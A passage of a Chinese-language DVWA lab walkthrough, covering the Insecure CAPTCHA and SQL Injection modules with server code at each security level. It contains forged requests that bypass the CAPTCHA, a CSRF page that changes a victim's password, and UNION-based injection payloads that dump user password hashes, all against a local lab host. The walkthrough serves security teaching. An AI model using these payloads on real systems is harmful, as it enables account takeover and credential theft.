
```

可以看到，Medium 级别的代码在第二步验证时，参加了对参数 `passed_captcha` 的检查，如果参数值为 `true`，则认为用户已经通过了验证码检查，然而用户依然可以通过伪造参数绕过验证，本质上来说，这与 Low 级别的验证没有任何区别。

漏洞利用


1. 可以通过抓包，更改 `step` 参数，增加 `passed_captcha` 参数，绕过验证码。

抓到的包：



```
Request to http://192.168.153.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 65
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=cbq0cur3squ333aaop32rjmnd4
step=1&password_new=password&password_conf=password&Change=Change
```

更改之后的包：



```
Request to http://192.168.153.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 65
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=cbq0cur3squ333aaop32rjmnd4
step=2&password_new=password&password_conf=password&Change=Change&passed_captcha=true
```

更改密码成功：

Vulnerability: Insecure CAPTCHA

Password Changed.

More Information

- <http://www.captcha.net/>
- <https://www.google.com/recaptcha/>
- [https://www.owasp.org/index.php/Testing_for_Captcha_\(OWASP-AT-012\)](https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012))

2.依然可以实施 CSRF 攻击，攻击页面代码如下。

```
<html>

<body onload="document.getElementById('transfer').submit()>

    <div>

        <form method="POST" id="transfer" action="http://192.168.15
3.130/dvwa/vulnerabilities/captcha/">

            <input type="hidden" name="password_new" value="p
assword">

            <input type="hidden" name="password_conf" value=""
password">

            <input type="hidden" name="passed_captcha" value=
"true">

            <input type="hidden" name="step" value="2">

            <input type="hidden" name="Change" value="Change
">

        </form>

    </div>

</body>

</html>
```

当受害者访问这个页面时，攻击脚本会伪造改密请求发送给服务器。

3082	https://www.googleapis.com	POST	/oauth2/v4/token	<input checked="" type="checkbox"/>	<input type="checkbox"/>			
3083	http://192.168.153.130	POST	/dvwa/vulnerabilities/captcha/	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5647	HTML
3084	http://www.google.com	GET	/recaptcha/api/challenge?k=6Lde7wcU...	<input checked="" type="checkbox"/>	<input type="checkbox"/>			

Request Response

Raw Params Headers Hex

```
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 85
Cache-Control: max-age=0
Origin: null
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

password_new=password&password_conf=password&step=2&Change=Change&passed_captcha=true
```

不过依然会跳转到更改密码成功的界面。

Vulnerability: Insecure CAPTCHA

Password Changed.

More Information

- <http://www.captcha.net/>
- <https://www.google.com/recaptcha/>
- [https://www.owasp.org/index.php/Testing_for_Captcha_\(OWASP-AT-012\)](https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012))

High

服务器端核心代码:

```
<?php

if( isset( $_POST[ 'Change' ] ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer( $_DVWA[ 'recaptcha_private_key' ],
        $_SERVER[ 'REMOTE_ADDR' ],
```

```

        $_POST[ 'recaptcha_challenge_field' ],
        $_POST[ 'recaptcha_response_field' ] );

    // Did the CAPTCHA fail?
    if( !$resp->is_valid && ( $_POST[ 'recaptcha_response_field' ] != 'hidd3n_valu3' || $_SERVER[ 'HTTP_USER_AGENT' ] != 'reCAPTCHA' ) ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html      .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            $pass_new = mysql_real_escape_string( $pass_new );
            $pass_new = md5( $pass_new );

            // Update database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "' LIMIT 1;";
            $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

            // Feedback for user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Ops. Password mismatch
            $html      .= "<pre>Both passwords must match.</pre>";
            $hide_form = false;
        }
    }

    mysql_close();
}
// Generate Anti-CSRF token
generateSessionToken();

?>

```

可以看到，服务器的验证逻辑是当 \$resp (这里是指谷歌返回的验证结果) 是 false，并且参数 recaptcha_response_field 不等于 hidd3n_valu3 (或者 http 包头的 User-Agent 参数不等于 reCAPTCHA) 时，就认为验证码输入错误，反之则认为已经通过了验证码的检查。

漏洞利用

搞清楚了验证逻辑，剩下就是伪造绕过了，由于 \$resp 参数我们无法控制，所以重心放在参数 recaptcha_response_field、User-Agent 上。

第一步依旧是抓包：

```
Raw Params Headers Hex
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 105
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=high; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

step=1&password_new=123456&password_conf=123456&user_token=2cc5d64c06f4cf4bb64bf460049d4a&Change=Change
```

更改参数 recaptcha_response_field 以及 http 包头的 User-Agent:

```
Request to http://192.168.153.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 105
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: reCAPTCHA
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=high; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

step=1&password_new=123456&password_conf=123456&user_token=2cc5d64c06f4cf4bb64bf460049d4a&Change=Change&recaptcha_response_field=hidd3n_valu3
```

密码修改成功：

Vulnerability: Insecure CAPTCHA

Password Changed.

More Information

- <http://www.captcha.net/>
- <https://www.google.com/recaptcha/>
- [https://www.owasp.org/index.php/Testing_for_Captcha_\(OWASP-AT-012\)](https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012))

Impossible

服务器端核心代码

```
if( isset( $_POST[ 'Change' ] ) ) {  
    // Check Anti-CSRF token  
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session  
_token' ], 'index.php' );  
  
    // Hide the CAPTCHA form  
    $hide_form = true;  
  
    // Get input  
    $pass_new = $_POST[ 'password_new' ];  
    $pass_new = stripslashes( $pass_new );  
    $pass_new = mysql_real_escape_string( $pass_new );  
    $pass_new = md5( $pass_new );  
  
    $pass_conf = $_POST[ 'password_conf' ];  
    $pass_conf = stripslashes( $pass_conf );  
    $pass_conf = mysql_real_escape_string( $pass_conf );  
    $pass_conf = md5( $pass_conf );  
  
    $pass_curr = $_POST[ 'password_current' ];  
    $pass_curr = stripslashes( $pass_curr );  
    $pass_curr = mysql_real_escape_string( $pass_curr );  
    $pass_curr = md5( $pass_curr );  
  
    // Check CAPTCHA from 3rd party  
    $resp = recaptcha_check_answer( $_DVWA[ 'recaptcha_private  
_key' ],
```

```

$_SERVER[ 'REMOTE_ADDR' ],
$_POST[ 'recaptcha_challenge_field' ],
$_POST[ 'recaptcha_response_field' ] );

// Did the CAPTCHA fail?
if( !$resp->is_valid ) {
    // What happens when the CAPTCHA was entered incorrectly
    echo "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
    $hide_form = false;
    return;
}
else {
    // Check that the current password is correct
    $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
    $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
    $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();

    // Do both new password match and was the current password correct?
    if( ( $pass_new == $pass_conf) && ( $data->rowCount() == 1 ) ) {
        // Update the database
        $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
        $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
        $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
        $data->execute();

        // Feedback for the end user - success!
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Feedback for the end user - failed!
        echo "<pre>Either your current password is incorrect or the new passwords did not match.<br />Please try again.</pre>";
    }
}

```

```
        $hide_form = false;
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

可以看到，Impossible 级别的代码增加了 Anti-CSRF token 机制防御 CSRF 攻击，利用 PDO 技术防护 sql 注入，验证过程终于不再分成两部分了，验证码无法绕过，同时要求用户输入之前的密码，进一步加强了身份认证。

Vulnerability: Insecure CAPTCHA

The screenshot shows a 'Change your password:' form. It includes fields for 'Current password', 'New password', and 'Confirm new password'. Below these is a reCAPTCHA challenge area, which is highlighted with a red rectangle. The challenge area contains a yellow input field labeled '输入文字:', a speaker icon, a refresh icon, and the reCAPTCHA logo. At the bottom left of the challenge area is a 'Change' button.

SQL Injection

SQL Injection，即 SQL 注入，是指攻击者通过注入恶意的 SQL 命令，破坏 SQL 查询语句的结构，从而达到执行恶意 SQL 语句的目的。SQL 注入漏洞的危害是巨大的，常常会导致整个数据库被“脱裤”，尽管如此，SQL 注入仍是现在最常见的 Web 漏洞之一。近期很火的大使馆接连被黑事件，据说黑客依靠的就是常见的 SQL 注入漏洞。

手工注入思路

自动化的注入神器 sqlmap 固然好用，但还是要掌握一些手工注入的思路，下面简要介绍手工注入（非盲注）的步骤。

1. 判断是否存在注入，注入是字符型还是数字型
2. 猜解 SQL 查询语句中的字段数
3. 确定显示的字段顺序
4. 获取当前数据库
5. 获取数据库中的表
6. 获取表中的字段名
7. 下载数据

下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i   = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
```

```

$last = mysql_result( $result, $i, "last_name" );

// Feedback for end user
echo "<pre>ID: {$id}<br />First name: {$first}<br />Su
rname: {$last}</pre>";

// Increase loop count
$i++;
}

mysql_close();
}

?>

```

可以看到，Low 级别的代码对来自客户端的参数 id 没有进行任何的检查与过滤，存在明显的 SQL 注入。

漏洞利用

现实攻击场景下，攻击者是无法看到后端代码的，所以下面的手工注入步骤是建立在无法看到源码的基础上。

1. 判断是否存在注入，注入是字符型还是数字型

输入 1，查询成功：

Vulnerability: SQL Injection

User ID:	<input type="text" value="1"/>	<input type="button" value="Submit"/>
----------	--------------------------------	---------------------------------------

ID: 1
First name: admin
Surname: admin

输入 1' and '1' = 2，查询失败，返回结果为空：

Vulnerability: SQL Injection

User ID:	<input type="text" value="1' and '1' = 2"/>	<input type="button" value="Submit"/>
----------	---	---------------------------------------

输入 1' or '1234' = 1234, 查询成功:

Vulnerability: SQL Injection

User ID: Submit

ID: 1' or '1234' = 1234
First name: admin
Surname: admin

ID: 1' or '1234' = 1234
First name: Gordon
Surname: Brown

ID: 1' or '1234' = 1234
First name: Hack
Surname: Me

ID: 1' or '1234' = 1234
First name: Pablo
Surname: Picasso

ID: 1' or '1234' = 1234
First name: Bob
Surname: Smith

返回了多个结果，说明存在字符型注入。

2. 猜解 SQL 查询语句中的字段数

输入 1' or 1=1 order by 1 #, 查询成功:

Vulnerability: SQL Injection

User ID: Submit

ID: 1' or 1=1 order by 1 #
First name: admin
Surname: admin

ID: 1' or 1=1 order by 1 #
First name: Bob
Surname: Smith

ID: 1' or 1=1 order by 1 #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 order by 1 #
First name: Hack
Surname: Me

ID: 1' or 1=1 order by 1 #
First name: Pablo
Surname: Picasso

输入 1' or 1=1 order by 2 #, 查询成功:

Vulnerability: SQL Injection

User ID: Submit

ID: 1' or 1=1 order by 2 #
First name: admin
Surname: admin

ID: 1' or 1=1 order by 2 #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 order by 2 #
First name: Hack
Surname: Me

ID: 1' or 1=1 order by 2 #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 order by 2 #
First name: Bob
Surname: Smith

输入 1' or 1=1 order by 3 #, 查询失败:



说明执行的 SQL 查询语句中只有两个字段, 即这里的 First name、Surname。

(这里也可以通过输入 union select 1,2,3... 来猜解字段数)

3.确定显示的字段顺序

输入 1' union select 1,2 #, 查询成功:

Vulnerability: SQL Injection

User ID: Submit

ID: 1' union select 1,2#
First name: admin
Surname: admin

ID: 1' union select 1,2#
First name: 1
Surname: 2

说明执行的 SQL 语句为 select First name,Surname from 表 where ID=' id' ...

4.获取当前数据库

输入 1' union select 1,database() #, 查询成功:

Vulnerability: SQL Injection

User ID: Submit

ID: 1' union select 1,database()#
First name: admin
Surname: admin

ID: 1' union select 1,database()#
First name: 1
Surname: dvwa

说明当前的数据库为 dvwa。

5. 获取数据库中的表

输入 `1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #`, 查询成功:

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()#
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()#
First name: 1
Surname: guestbook,users
```

说明数据库 dvwa 中一共有两个表，guestbook 与 users。

6. 获取表中的字段名

输入 `1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' #`, 查询成功:

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users'#
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users'#
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```

说明 users 表中有 8 个字段，分别是

`user_id,first_name,last_name,user,password,avatar,last_login,failed_login`。

7. 下载数据

输入 `1' or 1=1 union select`

`group_concat(user_id,first_name,last_name),group_concat(password) from users #`, 查询成功:

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: admin
Surname: admin

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Hack
Surname: Me

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Bob
Surname: Smith

ID: 1' or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: ladminadmin_2GordonBrown_3HackMe_4Pabl0Picasso_5BobSmith
Surname: 5f4dcc3b5aa785d61d8327deb882cf99,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966dfe0efcc69216b,0d107d09f5bbe40cade3de5c71e9e9b7,5f4dcc3b5aa785d61d8327deb882cf99
```

这样就得到了 users 表中所有用户的 `user_id,first_name,last_name,password` 的数据。

Medium

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = mysql_real_escape_string( $id );

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i   = 0;
    while( $i < $num ) {
        // Display values
        $first = mysql_result( $result, $i, "first_name" );
        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    //mysql_close();
}

?>
```

可以看到，Medium 级别的代码利用 `mysql_real_escape_string` 函数对特殊符号 `\x00,\n,\r,\', ,\x1a` 进行转义，同时前端页面设置了下拉选择表单，希望以此来控制用户的输入。

Vulnerability: SQL Injection

User ID:

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

漏洞利用

虽然前端使用了下拉选择菜单，但我们依然可以通过抓包改参数，提交恶意构造的查询参数。

1. 判断是否存在注入，注入是字符型还是数字型

抓包更改参数 id 为 `1' or 1=1 #`

Request

Raw Params Headers Hex

```
POST /dwva/vulnerabilities/sqlinjection HTTP/1.1
Host: 192.168.153.130
Content-Length: 28
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dwva/vulnerabilities/sqlinjection/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=jicl72qr579qv7m54speesuk1
id=1' or 1=1 #&Submit=Submit
```

报错：

The screenshot shows a browser window with the URL `192.168.153.130/dvwa/vulnerabilities/sql1/`. The page title is "Vulnerability: SQL Injection". In the top right corner of the browser, there is a message: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' or != #' at line 1". Below this, the main content area displays several user records. The first record has an ID of 1 and a first name of "admin". The second record has an ID of 1 and a first name of "Gordon". The third record has an ID of 1 and a first name of "Hack". The fourth record has an ID of 1 and a first name of "Pablo". The fifth record has an ID of 1 and a first name of "Bob". All of these entries are displayed in red, indicating they are part of the injected SQL query.

抓包更改参数 id 为 1 or 1=1 #, 查询成功：

The screenshot shows the same "Vulnerability: SQL Injection" page. The User ID dropdown is set to 1. The page displays five user records, each with a red "ID: 1 or 1=1 #" prefix. The first record's first name is "admin", the second is "Gordon", the third is "Hack", the fourth is "Pablo", and the fifth is "Bob". This indicates that the injection worked, as the application did not properly validate the input.

说明存在数字型注入。

(由于是数字型注入，服务器端的 `mysql_real_escape_string` 函数就形同虚设了，因为数字型注入并不需要借助引号。)

2. 猜解 SQL 查询语句中的字段数

抓包更改参数 id 为 1 order by 2 #, 查询成功：

The screenshot shows the "Vulnerability: SQL Injection" page again. The User ID dropdown is set to 1. The page displays five user records, each with a red "ID: 1 order by 2 #" prefix. The first record's first name is "admin", the second is "Gordon", the third is "Hack", the fourth is "Pablo", and the fifth is "Bob". This demonstrates that the application is vulnerable to field enumeration attacks.

抓包更改参数 id 为 1 order by 3 #, 报错:

A screenshot of a web browser window. The address bar shows the URL: 192.168.153.130/dvwa/vulnerabilities/sqlinjection/. Below the address bar, there are several tabs and links. One tab is titled "Google" and another is "安全圈info - 做最接地气". A link labeled "理想互联网Web应用" is also visible. The main content area of the browser displays the error message: "Unknown column '3' in 'order clause'".

说明执行的 SQL 查询语句中只有两个字段, 即这里的 First name、Surname。

3.确定显示的字段顺序

抓包更改参数 id 为 1 union select 1,2 #, 查询成功:

A screenshot of a web application titled "Vulnerability: SQL Injection". The user ID input field contains the value "1". The submission button is labeled "Submit". Below the form, the application displays two sets of results. The first set is for the query "ID: 1 union select 1,2 #", showing "First name: admin" and "Surname: admin". The second set is for the query "ID: 1 union select 1,2 #", showing "First name: 1" and "Surname: 2".

说明执行的 SQL 语句为 select First name,Surname from 表 where ID=id…

4.获取当前数据库

抓包更改参数 id 为 1 union select 1,database() #, 查询成功:

A screenshot of a web application titled "Vulnerability: SQL Injection". The user ID input field contains the value "1". The submission button is labeled "Submit". Below the form, the application displays two sets of results. The first set is for the query "ID: 1 union select 1,database() #", showing "First name: admin" and "Surname: admin". The second set is for the query "ID: 1 union select 1,database() #", showing "First name: 1" and "Surname: dvwa".

说明当前的数据库为 dvwa。

5.获取数据库中的表

抓包更改参数 id 为 1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #, 查询成功:

Vulnerability: SQL Injection

User ID: 1 ▼ Submit


```
ID: 1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
First name: admin
Surname: admin

ID: 1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
First name: 1
Surname: guestbook,users
```

说明数据库 dvwa 中一共有两个表， guestbook 与 users。

6.获取表中的字段名

抓包更改参数 id 为 1 union select 1,group_concat(column_name) from information_schema.columns where table_name='users' #, 查询失败:



这是因为单引号被转义了，变成了\'。

可以利用 16 进制进行绕过，抓包更改参数 id 为 1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0×7573657273 #, 查询成功:

Vulnerability: SQL Injection

User ID: 1 ▼ Submit

```
ID: 1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273
First name: admin
Surname: admin

ID: 1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```

说明 users 表中有 8 个字段，分别是

user_id,first_name,last_name,user,password,avatar,last_login,failed_login。

7. 下载数据

抓包修改参数 id 为 1 or 1=1 union select

group_concat(user_id,first_name,last_name),group_concat(password) from users #, 查询成功:

Vulnerability: SQL Injection

User ID: 1 ▾ Submit

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: admin
Surname: admin

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Gordon
Surname: Brown

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Hack
Surname: Me

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: Bob
Surname: Smith

ID: 1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #
First name: ladminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname: 5f4dcc3b5aa765d01d8327deb882cf99,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d8fcc69216b,0d107d09f5bbe40cade3de5c71e9e0b7,5f4dcc3b5aa765d61d8327deb882cf99

这样就得到了 users 表中所有用户的 user_id,first_name,last_name,password 的数据。

High

服务器端核心代码

```
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id LIMIT 1;";
    $result = mysql_query( $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i   = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
```

```

    // Increase loop count
    $i++;
}

mysql_close();
}

?>

```

可以看到，与 Medium 级别的代码相比，High 级别的只是在 SQL 查询语句中添加了 `LIMIT 1`，希望以此控制只输出一个结果。

漏洞利用

虽然添加了 `LIMIT 1`，但是我们可以通过#将其注释掉。由于手工注入的过程与 Low 级别基本一样，直接最后一步演示下载数据。

输入 `1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #`，查询成功：

Vulnerability: SQL Injection

ID	First name	Last name	Password
1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #	admin	admin	
1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #	Gordon	Brown	
1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #	Hack	Me	
1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #	Pablo	Picasso	
1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #	Bob	Smith	
1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #	ladminadmin_26ordonBrown_3HackMe_4Pabl0Picasso_5BobSmith		5f4dcc3b5aa765d61d8327deb882cf99, e99a18c428cb38d5f260853678922e03, 8d3533d75ae2c3966d7e0dfcc09216b, 0d107d09f5bbe40cade3de5c71e9e9b7, 5f4dcc3b5aa765d61d8327deb882cf99

